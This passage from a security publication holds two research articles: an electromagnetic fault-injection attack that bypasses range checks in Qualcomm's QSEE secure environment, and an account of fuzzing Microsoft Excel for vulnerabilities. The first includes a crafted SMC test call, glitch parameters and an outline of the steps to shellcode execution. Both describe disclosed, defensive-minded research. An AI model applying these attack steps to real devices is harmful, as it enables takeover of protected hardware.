"Directly" can be achieved by executing any code in the REE with sufficient privileges to execute an SMC instruction (i.e. kernel or even higher privileges).

"Indirectly" can be achieved by leveraging functionality that's already present on the device (i.e. a driver). An attacker that's able to successfully exploit the vulnerabilities, is able to:

- get unrestricted access to the underlying hardware
- gain full control of QSEE and the assets it protects
- escalate privileges in the REE (e.g. from user to kernel)
- bypass any security features implemented by QSEE (e.g. IPS, AV)

As far as we can tell, the Linksys EA8300 does not use QSEE for anything relevant during runtime. Also, no Trusted Application (TA) is installed.

This means the attack surface from an unprivileged REE application is likely minimal (i.e. QSEE can only be accessed by executing SMC instructions directly).

More information about the exploitation of these vulnerabilities were already disclosed duringZer0con 2021. We will disclose this information also on the Raelize Research Blog.

These software vulnerabilities can be easily fixed and Qual- comm indicated that their customers were informed about the availability of such fixes. In anticipation of the fixes, we decided to explore the presence of a hardware vulnerability.

QSEE HW VULNERABILITIES

We decided to analyze the resilience of this chip towards fault injection attacks. We used Electromagnetic Fault Injection (EMFI) to inject glitches into the chip in order to affect its intended behavior.

This allows us to change the software that's executed by the IPQ40xx processor in order to bypass or alter the security measures in software (e.g. range checks). Effectively, this allows us to break into QSEE from the REE without relying on any software vulnerability.

Setup

We use commercially available tooling to perform the EMFI attack. An overview of the setup is shown in Figure 9 and a photo of the setup is shown in Figure 10.




Figure 9: EMFI setup (block diagram)




Figure 10: EMFI setup

We use software to program both the Riscure Spider and the Riscure XYZ Table before each experiment. This allows us to control the glitch parameters (position, moment in time and glitch power) completely automatically. To reset the target, we use a relay to switch power supply of the device.

We perform the EMFI attack by placing the EM probe directly on the chip's surface. In order to do so, we opened up the target and removed the chip's heatsink. We made no other physical (invasive) modifications.

Characterization

We started with a characterization phase aimed to find a location on the chip's surface where we can influence the target. We implemented test code as a U-Boot standalone application, hence running with REE privileges (i.e. NS-bit is 1). This allows us to efficiently explore the resilience of the chip in a controlled environment. We use the XYZ stage to move the EM probe automatically across the chip's surface in a 10x9 grid in order to find a vulnerable location.

The test code implements the following steps:

1. Set register R0 to 0
2. Set trigger signal high
3. Execute 10,000 add instructions (i.e. add R0, R0, #1)
4. Set trigger signal low
5. Print the value stored in R0 on the serial interface

To synchronize the attack, we use the GPIO pins driving the target's LEDs as a trigger to time the attack. We time the glitch so that it's injected when the add instructions are executed. If the test code prints a value different than the expected value (i.e. 0x2710), we consider the glitch successful, as the glitch somehow altered the intended execution of the code.

After performing roughly 20,000 experiments we observed different outputs which we grouped as is shown in Table 1.

ID	Output	Group
C-00	AAAA 00002710 BBBB	Expected
C-01	`<no output>`	Expected
C-02	AAAA 0000270f BBBB	Successful
C-03	AAAA 0000270e BBBB	Successful
C-04	AAAA 0000270b BBBB	Successful
C-05	`<undefined instruction>`	Other
C-06	`<prefetch abort>`	Other

Table 1. Characterization results

Not all outputs we observed are shown, just a few interesting ones.

- The C-00 experiments give the expected output, indicating the glitch did not affect the execution of the test code.
- The C-01 experiments showed no output as the chip muted, indicating the glitch was likely too strong, leaving the system in an unresponsive state.
- The C-02, C-03 and C-04 type of experiments show a different counter value than expected. This indicates that the injected glitch affected the expected behavior of the software. We consider these successful experiments.
- The C-05 and C-06 experiments caused a processor exception. These are interesting as well as they are an indication that we affected the chip's intended behavior, but in a crash, as the system was unable to continue execution reliably.

We plotted the results based on their classification (see Figure11). Next to the plot there is the orientation of the chip. We observe that all successful results occurred in a specific area on the chip's surface.




Figure 11: Experiments plotted across the chip's surface

We assume that the location that allows us to inject successful glitches into the REE (i.e. U-Boot) will also yield successful glitches for the TEE (i.e. QSEE) as both code bases are executed by the same processor. Therefore, we simply fix the probe on a location where we observed a successful glitch. This allows us to continue testing the TEE execution without moving the probe, effectively removing the spatial parameter from the glitch parameter search space.

Bypassing range checks

We decided to bypass the SMC handler routine argument check for `tzbsp fver get version()` to demonstrate the effectiveness of fault injection to break into QSEE.

This function is decompiled in the (simplified) pseudo-code by IDA Pro as is shown in Listing 4. The `is_ree_range()` function is used to verify if the argument a2 points to a 16-bytes memory range fully contained in REE memory.

Our goal is to bypass the restriction enforced by this function using EMFI in order to write a 0 to an arbitrary location. Such writes are performed by TEE code, yielding a controlled NULL write to arbitrary TEE memory.

Being able to bypass the range checks, it's likely that the security of QSEE is compromised and that arbitrary code execution can be achieved.

In order to access the `tzbsp_fver_get_version()` function, we use the test code, implemented as a U-Boot standalone application (see Listing 5).

```
int tzbsp_fver_get_version(int a1, u32 *a2, u32 a3)
{
    unsigned int v4 = 0;

    if ( !is_ree_range(off_87EAB290, a2, a2 + 3) )
        return 0xFFFFFFEE;
    if ( a3 < 4 || !a2 )
        return 0xFFFFFFF0;
    *a2 = 0;
    do
        {
            if ( dword_87EABB48[2 * v4] == a1 )
              *a2 = dword_87EABB48[2 * v4 + 1];
            ++v4;
        }
        while ( v4 < 0xC );
    return 0;
}
```

Listing 4: Decompiled tzbsp fver get version function

```
u32 arg1 = 0xdeadbeef; // r0, prevents writing to *arg2
u32 arg2 = 0x87EAB204; // r1
u32 arg3 = 4; // r2
u32 arg4 = 0; // r3, not used

u32 * trigger = (u32 *)(0x0102f004);

*trigger = 0x0;

// calling tzbsp_fver_get_version()
ret1 = scm_call_r(0x6, 0x3, arg1, arg2, arg3 , arg4, 3);

*trigger = 0x3;

// calling tzbsp_fver_get_version()
ret2 = scm_call_r(0x6, 0x3, arg1, arg2, arg3 , arg4, 3);

printf("AAAA%08x%08x%08xBBBB\n", ret1, ret2, *(u32 *)arg2);
```

Listing 5: Decompiled tzbsp fver get version function

We inject the EM glitch between the moment the trigger signal is set and the trigger signal is unset. During this time frame, we execute the SMC call for the first time using specifically chosen arguments.

- The argument arg1 is set to a value so that the do/while loop shown previously in the decompiled code does not write to the a2 pointer.
- The argument arg2 is set to a TEE memory address where configuration and flags for the secure memory range (0x87e80000 to 0x87ffffff) are stored. If bit 1 of the flag field is not set the secure range is ignored. In other words, if we unset bit 1, the is ree range() functions does not enforce protection for the given range. This, in turn, allows to pass any physical address to SMCs, including TEE, potentially allowing for unintended access to TEE memory.
- The argument arg3 is set to 4 to satisfy a check in the SMC command's code.
- The argument arg4 is not used.

We execute the same SMC command a second time, with the same destination address, without injecting any glitch, in order to verify whether the secure range is really disabled and our attack was successful.

Moreover, we dereference the secure range flag field from REE, in order to verify that the malicious TEE write actually happened.

It should be noted that, due to the (mis)configuration of this specific device, we are able to read TEE memory from the REE. Typically, this should not be possible, otherwise any secrets handled by the TEE are exposed to the REE.

For this particular device this is not an issue because as far as we know no secrets are handled by the TEE. We leverage this capability to double verify our test as we can read the TEE memory address before and after the attack.

The output we receive back consists of:

- Return value of the 2nd time we call the SMC command
- Return value of the 1st time we call the SMC command
- Dereferenced secure range flag field
- Marker (i.e. AAAA)
- Marker (i.e. BBBB)

We anticipated the outputs of our attack code as outline in Table2.

Responses	Group
`AAAAffffffeeffffffee00000002BBBB`	Expected
`AAAA0000000000000000000000000BBBB`	Success

Table 2. Anticipated responses

We measured the trigger signal using an oscilloscope and determined it's approximately 5.875 microseconds (Fig 12). Our target, the range check, must be executed somewhere within this attack window. Therefore, we inject all our glitches within this attack window.




Figure 12: Trigger signal

We performed roughly 300,000 experiments where we inject EM glitches within the entire attack window. We give each experiment a randomized power between 0% and 100%.

The EM probe itself is fixed to a vulnerable location on the chip's surface that we identified earlier. This entire campaign lasted roughly 12 hours.

We plotted all experiments as shown in Figure13.




Figure 13: Attack Results

The expected results are plotted in GREEN, processor exceptions are shown in MAGENTA, mutes are shown in YELLOW and successful results are shown in RED.

The glitch delay, shown on the X-axis, is the time we wait before we inject the glitch relative to the moment in time where we observe the trigger signal. The glitch power is a percentage proportional to the maximum power of our EM probe.

If we simplify the plot, we observe three interesting areas.

- At area 1 we observe many (REE) processor exceptions, likely caused by the fact that we inject the glitch too soon before the context switch to the TEE is made.
- At area 2 we observe many mutes and successful exper- iments, indicating at this moment the code is executed that we attack.
- At area 3 we observe many (REE) processor exceptions, likely caused by the fact that we inject the glitch after the context switch to the REE is made.

The success rate with our initial glitch parameters (location, moment in time and power) is 0.05% or, differently said: 1 successful experiment every 5 minutes.

However, if we tune the glitch parameters (i.e. glitch delay and glitch power) to area 2, the success rate is 5%. Differ- ently said, 1 successful experiment every 20 seconds. More interestingly, we are able to bypass the range range check with a very high success rate. We feel comfortable saying that we are able to bypass all the range checks used by QSEE using this method.

Achieving code execution

From exploiting the software vulnerabilities mentioned ear- lier in this article, we know that bypassing the range checks is sufficient for executing arbitrary code within QSEE. The range table used by the range check is stored in writable memory and therefore we can leverage restricted writes to disable the range checks entirely.

Then, we can leverage a combination of QSEE handler routines in order create an arbitrary R/W primitive. This allows us to copy any data to and from QSEE memory. Using this R/W primitive we can change the data used by a specific QSEE handler routine in order to achieve arbitrary code execution at the same privilege level as QSEE. The process is as follows:

- Store shellcode in non-secure memory at 0x82000000
- Modify the MMU configuration to clear the XN-bit for 0x82000000
- Set the function pointer used by tzbsp_exec_smc to 0x82000000
- Use tzbsp_exec_smc to jump to 0x82000000 in order to execute the shellcode

More information about this exploitation approach will be provided on the Raelize Research Blog on the Raelize website.

CONCLUSION

We've identified both software and hardware vulnerabilities, affecting Qualcomm's TEE named QSEE, as implemented on Qualcomm IPQ40xx-based devices. These vulnerabilities enable an attacker to execute arbitrary code at the highest privilege level. We reported all vulnerabilities to Qualcomm using a responsible disclosure process.

We've identified the software vulnerabilities by reverse engineering the QSEE binary that we've extracted from multiple devices. Even though these vulnerabilities were critical, they can be easily fixed using a software update, which can be distributed to devices already in the field. Therefore, we anticipate these vulnerabilities to be fixed in the future.

However, the hardware vulnerability, which can be exploited using EM glitches, cannot be easily mitigated, especially not for devices already in the field. Qualcomm indicated to us that these types of attacks are outside of the IPQ40xx's threat model. Therefore, an attacker capable of injecting EM glitches, will always be able to break into QSEE, without relying on any software vulnerability.

The impact of software vulnerabilities is typically much larger than hardware attacks that require physical access to a device. Mass exploitation is for example typically not possible.

Nonetheless, we like to stress that hardware attacks should not be immediately omitted from the threat model of a device. They are often used by attackers to get access to secured code or data in order to perform subsequent research during which easier to exploit (software) vulnerabilities are identified. □

HOW I FOUND 16 MICROSOFT OFFICE EXCEL VULNERABILITIES IN 6 MONTHS

Quan Jin

INTRODUCTION

At the beginning of 2020, I decided to learn something about fuzzing. I first read some papers about fuzzing, include "Finding security vulnerabilities with modern fuzzing techniques" . After learning the basic concepts about fuzzing, I decide to do some fuzzing job on Windows platform. My goal was to get a CVE number from Microsoft through fuzzing.

Fuzzers

There are many fuzz tools for linux platform, such as AFL, LibFuzzer and Honggfuzz, but there are less fuzz tools on Windows. WinAFL is a great tool, however it cannot handle large and complex software such as Microsoft Office.

Over the past three years, hundreds of bugs on Windows were found by WinAFL, which means there are basically no chance to find more bugs through it. Some researchers make some improvements on WinAFL, and find more bugs based on their custom WinAFL.

From my perspective, I want to choose a target which is less targeted by WinAFL and I'm familiar with this target.

Choose a Target

There are several candidates: Adobe Reader, Internet Explorer and Microsoft Office. Let's review them one by one.

- Adobe Reader was heavily fuzzed by WinAFL at the year of 2018
- Internet Explorer was heavily fuzzed by Domato during 2017, 2018 and 2019
- Few people have done effective Office fuzzing work, but there do have some, such as Jaanus Kaap's presentation at POC2018

It seems that Microsoft Office is a good candidate. But here comes two questions:

1. Is it possible to find a bug in Microsoft Office on several months for a newcomer in fuzzing?
2. Microsoft Office consists of multiple components, should I choose Word, PowerPoint, Excel or another component to fuzz?

Let me first answer the first question. I'm a newcomer in fuzzing, but I have extensive experience in office vulnerability analysis. So, it's possible for me to find a bug in Microsoft Office.

To answer the second question, I counted the Microsoft Office CVE numbers and their distribution from 2017 to 2020. The initial statistical time is up to April 2020, I updated the statistical data in June 2020.

Here is the up to June 2020 statistical results:

	Word	PowerPoint	Excel	Outlook	Office
2017	0	3	5	8	43
2018	4	3	23	9	33
2019	8	1	12	1	2
2020(up to June)	7	0	9	0	3
Summary	19	7	49	18	81

Note: The column "Office" represents Office vulnerabilities that do not specify specific components. Which means that they may be Word, PowerPoint, Excel, Outlook or other vulnerabilities.

We can learn something from the table:

1. Around 2018, Microsoft made a change to the disclosure name of Office vulnerabilities to make the classification more detailed;
2. From 2017 to 2020, the Excel component has the most vulnerabilities almost every year;
3. From 2017 to 2020, the PowerPoint component has the least vulnerabilities almost every year

If a security researcher invests the same amount of time in security testing for each Office component, Excel is obviously the most hopeful one, and PowerPoint is the least. Word and Outlook are in the middle. If I can choose only one target, it will be Excel.

METHODOLOGY AND IMPLEMENTATION

Now, I have selected Excel as my target. Before starting fuzzing, I need to evaluate the feasibility of the basic steps involved in Excel fuzz. A common fuzzing process usually includes the following stages:

1. Seeds - How to collect seeds?
2. Mutator - How to mutate?
3. Detection - How to catch exceptions?
4. Triage - How to classify and de-duplicate crash files?
5. Reproducer - How to reproduce the crash?
6. Report - How to report the vulnerability to the vendor?

Let's examine them one by one.

Seeds

Before fuzzing Excel, I need to collect some Excel files as seeds. After counting the file types involved in the Excel vulnerabilities announced by ZDI in the last 3 years, I realized that the proportion of vulnerabilities in the OpenXML format is far less than that of the OLE2 format, So I began to focus on xls files. After some exploration, the source of my seeds is as follows:

1. Contextures (https://www.contextures.com)
2. Vertex42 (https://www.vertex42.com)
3. Excel files provided by Jaanus Kaap (https://foxhex0ne.com)

Many fuzz tutorials tell us that the more files are not the better, nor the bigger the better. So I need to minimize the collected Excel files. If the fuzz tool is WinAFL, you can use the built-in components to distill the seed files. I don't want to use WinAFL, so I need to implement this function by myself.

While trying to solve the above problem, I saw two blogs by Jaanus Kaap:

- Let's get things going with basics of file parsers fuzzing
- Let's continue with corpus distillation

Unfortunately, at the time of writing this presentation, these blogs are no longer accessible, but I read these two articles in detail at that time.

Although it is no longer possible to obtain relevant knowledge from the author's blog, Jaanus Kaap once shared his experience at the POC2018 Conference entitled □

“Document parsers ‘research’ as passive income.”

However, the ideas of corpus distillation are similar between different tools: for the software you want to fuzz, first select a module, then use the tools and initial seeds to make statistics on the module coverage. The goal of this is to select the smallest number of files with the highest module coverage, and hope that these files are as small as possible.

With the help of static count and dynamic execution, I distilled a set of Excel seeds in an acceptable time as the initial seeds for my fuzzing.

Mutation

Mutation algorithm is an important part of fuzz, and its quality directly affects the result of fuzz.

I transplant the following mutation algorithms in Honggfuzz:

- mangle_Bit
- mangle_IncByte
- mangle_DecByte
- mangle_NegByte
- mangle_Bytes
- mangle_ASCIINum
- mangle_CloneByte
- mangle_AddSub

For the remaining mutation methods in Honggfuzz, after careful evaluation, I chose not to transplant.

I also integrate all the values of the byte’s replacement part of AFL, LibFuzzer and Honggfuzz, and construct a mutation value replacement table covering these three fuzzers.

Detection

The detection part can be simply abstracted into automatic start of the program, open the file, monitor process and catch the exception. There are many good solutions on Github, which are generally implemented by winappdbg or pydbg.

Vanapagan by Jaanus Kaap is a good example.

In order to improve the catch rate of heap memory access exceptions, I use Global Flags to enable Page Heap for Excel process.

Triage

During the fuzzing process, hundreds of crash files will be collected, how to effectively classify them is a science. Based on existing experience, I mainly pay attention to the following conditions:

1. Access violation: the exception code is 0xC0000005. Microsoft does not accept stack exhaustion vulnerabilities such 0xC00000FD;
2. Non-null pointer reference exception: Microsoft does not accept null pointer reference vulnerabilities

Based on the above considerations, my classification rule is to distinguish a null pointer reference from a non-null pointer reference, distinguish access violation from other exception types. Under this rule, those non-null pointers with an exception code of 0xC0000005 are the crashes that I need to focus on.

My classification rule for Microsoft Office Excel exceptions for Non-null pointer reference is as follow:

- Read access violation
  - Out-of-bound read
  - Use-after-free read
- Write access violation
  - Out-of-bound write
  - Use-after-free write

In terms of real-time synchronization of the fuzz results across multiple virtual machines, I use a FTP server which serves in a virtual machine as the result server, and install the pyftpdlib module in server and clients.

Reproducer

Not all crash files can be reproduced. So I write a reproducer based on my fuzzer. This reproducer is used to reproduce the crash results in various full patch Office environments and record the reproduced results. I make multiple Office environments to reproduce the crash files. Including but not limited to these:


- Office 2007 - no patch & full patch
- Office 2010 - no patch & full patch
- Office 2013 - no patch & full patch
- Office 2016 - no patch & full patch
- Office 2019 - no patch & full patch

For those reproduced by the reproducer, I will perform some manual check. If both pass, these files are regarded as valid vulnerability files.

Report

When a crash file is successfully reproduced, it can be automatically generated a professional report with the help of BugId. It should be noted that BugId can only run on Windows 10, so a “Windows 10+Office environment” with the latest Office and full patch version need to be made.

Below is the BugId report I generate for one of my Excel vulnerabilities:



```
BugId OOBR[8]+0 cd3.f66 @ excel.exe+0xDF6C24 summary

BugId:           OOBR[8]+0 cd3.f66
Location:        excel.exe+0xDF6C24
Description:     An Access Violation exception happened at 0x1195B000 while attempting to read memory at 0x1195B000; at the end of a 8 bytes heap block at
                 0x1195AFF8. This indicates an Out-Of-Bounds (OOB) access bug was triggered.
Version:         Excel.exe: 14.0.7249.5000 (x86)
Security impact: Potentially exploitable security issue that might allow information disclosure and (less likely) arbitrary code execution.
Arguments:       ['[redacted].xls']

BugId version 2019-10-17 11:03 by SkyLined. You may not use this version of BugId for commercial purposes. Please contact the author if you wish to use
BugId commercially. Contact and licensing information can be found at the bottom of this report.
```

Once you have the BugId report, you can submit the vulnerability to MSRC:

- MSRC Researcher Portal
- The specific format of the vulnerability report can be referred to here
- The poc and BugId reports can be uploaded as attachments.

EQUIPMENT

I have a laptop for reproduction and report generation. These are all my fuzzing equipment.

My entire fuzz machine is only one computer with the following configuration:

- i7-8700 (12 Cores)
- 3.2GHz Primary Frequency
- 16G DDR3 RAM
- 1T HDD

PROBLEMS

Throughout the process, I encountered at least the following problems:

- Dialog click
- Version switching
- Virtual machine size
- Fuzz strategy
- Speed of execution
- Crash management

Dialog Click

The Excel software has various dialog boxes during the excuting process. Some dialog boxes such as "Safe Mode" can be resolved by cleaning the registry, while others need to be manually clicked.

My way of solving these dialog boxes are as follows:

- Before each start of the file (or the end of the file), clean up the relevant registry item:
  - » HKCU\Software\Microsoft\Office\Version\Excel\Resiliency
- Add a simple simulation click tool during the fuzzing, such as starting a separate thread for window enumeration and dialog click. A good example is cuckoo sandbox human plugin:

These methods can only handle most of the dialog box click problems, there are still some dialog boxes that I cannot solve, but there is no need to be perfect, it is enough to do these.

Virtual Machine Size

I use VMware to fuzz. During the fuzzing process, a large number of files are generated in each virtual machine, these files will gradually increase the size of each virtual machine.

Over time, the disk overhead of the host will increase significantly(usually several to dozens of GBs per virtual machine).

In order to solve this problem, you must ensure that the current fuzzer has effectively cleaned up the files generated by the previous fuzz before starting the next file, mainly the following folders:

- %AppData%\Local\Temp
- %AppData%\Roaming\Microsoft\Office\Recent
- %AppData%\Roaming\Microsoft\Windows\Recent

Otherwise, once the number of fuzz executions increases, the size of the virtual machine will explode. As a result, the fuzzer will stop.

In addition to above operations, I also use Dism++ tool to regularly clean up the temp files inside each virtual machine, and configure the virtual machine to automatically clean up the disk after shutting down.

In this way, the size of each virtual machine will be automatically reduced after shutdown, and the size of each virtual machine can be restored to the original size after a fixed interval (such as a few weeks), thus creating a basis for continuous fuzzing.

Speed of execution

When other conditions remain unchanged, the speed of fuzzing directly affects the output efficiency.

After some testing and evaluation, I think the main factors affecting Excel fuzz are as follows:

- File size
  - » In the corpus distillation stage, I have selected as small a seed as possible while ensuring coverage. From a statistical point of view, for Excel, files smaller than 400KB are more likely to produce vulnerabilities.
- Office version
  - » There are many versions of Office. The higher the version, the slower the opening speed. From another perspective, the higher the version, the larger the amount of code and the number of potential vulnerabilities. I need to make some trade-offs. After a period of evaluation, I decide to focus on vulnerabilities which exists from Office 2007 to Office 2019.
  - » After making this choice, I can speed up fuzzing by choosing to execute the file in a lower Office version. Although Office 2007 / Office 2010 have successively withdrawn from the support list, they are useful if the crash file which collected in these environments can affect the latest version of Office software.
